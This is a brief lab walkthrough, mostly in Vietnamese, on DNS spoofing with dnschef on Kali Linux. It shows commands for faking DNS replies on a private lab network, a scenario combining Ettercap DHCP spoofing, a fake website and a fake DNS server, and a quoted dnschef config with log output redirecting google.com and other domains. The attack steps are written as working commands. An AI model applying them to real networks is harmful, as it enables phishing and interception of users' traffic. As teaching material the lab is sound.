
Khi chưa thực hiện fake:

host -t A bkacad.edu.vn 127.0.0.1




Chạy dnschef

D

dnschef




Kết quả Kali đã là 1 DNS SV



Thực hiện fake

dnschef --fakeip 192.168.74.132 -q -i 192.168.74.132

Win10 trỏ DNS về ip kali (192.168.74.132) sẽ phân giải bất kỳ tên miền nào sang ip 192.168.74.132



Kịch bản:

B1. DHCP spoof với Ettercap để nhận DNS giả

B2. Tạo web fake

B3. Tạo DNS giả với DNSchef

**Tạo File**

For example, let create the following definitions file and call it \*dnschef.ini\*:

[A]

\*.google.com=192.0.2.1

thesprawl.org=192.0.2.2

\*.wordpress.\*=192.0.2.3

Notice the section header [A], it defines the record type to DNSChef. Now let's carefully observe the output of multiple queries:

# ./dnschef.py --file dnschef.ini -q

[\*] DNSChef started on interface: 127.0.0.1

[\*] Using the following nameservers: 8.8.8.8

[+] Cooking A replies for domain \*.google.com with '192.0.2.1'

[+] Cooking A replies for domain thesprawl.org with '192.0.2.2'

[+] Cooking A replies for domain \*.wordpress.\* with '192.0.2.3'

[00:43:54] 127.0.0.1: cooking the response of type 'A' for google.com to 192.0.2.1

[00:44:05] 127.0.0.1: cooking the response of type 'A' for [www.google.com](http://www.google.com) to 192.0.2.1

[00:44:19] 127.0.0.1: cooking the response of type 'A' for thesprawl.org to 192.0.2.2

[00:44:29] 127.0.0.1: proxying the response of type 'A' for [www.thesprawl.org](http://www.thesprawl.org)

[00:44:40] 127.0.0.1: cooking the response of type 'A' for [www.wordpress.org](http://www.wordpress.org) to 192.0.2.3

[00:44:51] 127.0.0.1: cooking the response of type 'A' for wordpress.com to 192.0.2.3

[00:45:02] 127.0.0.1: proxying the response of type 'A' for slashdot.org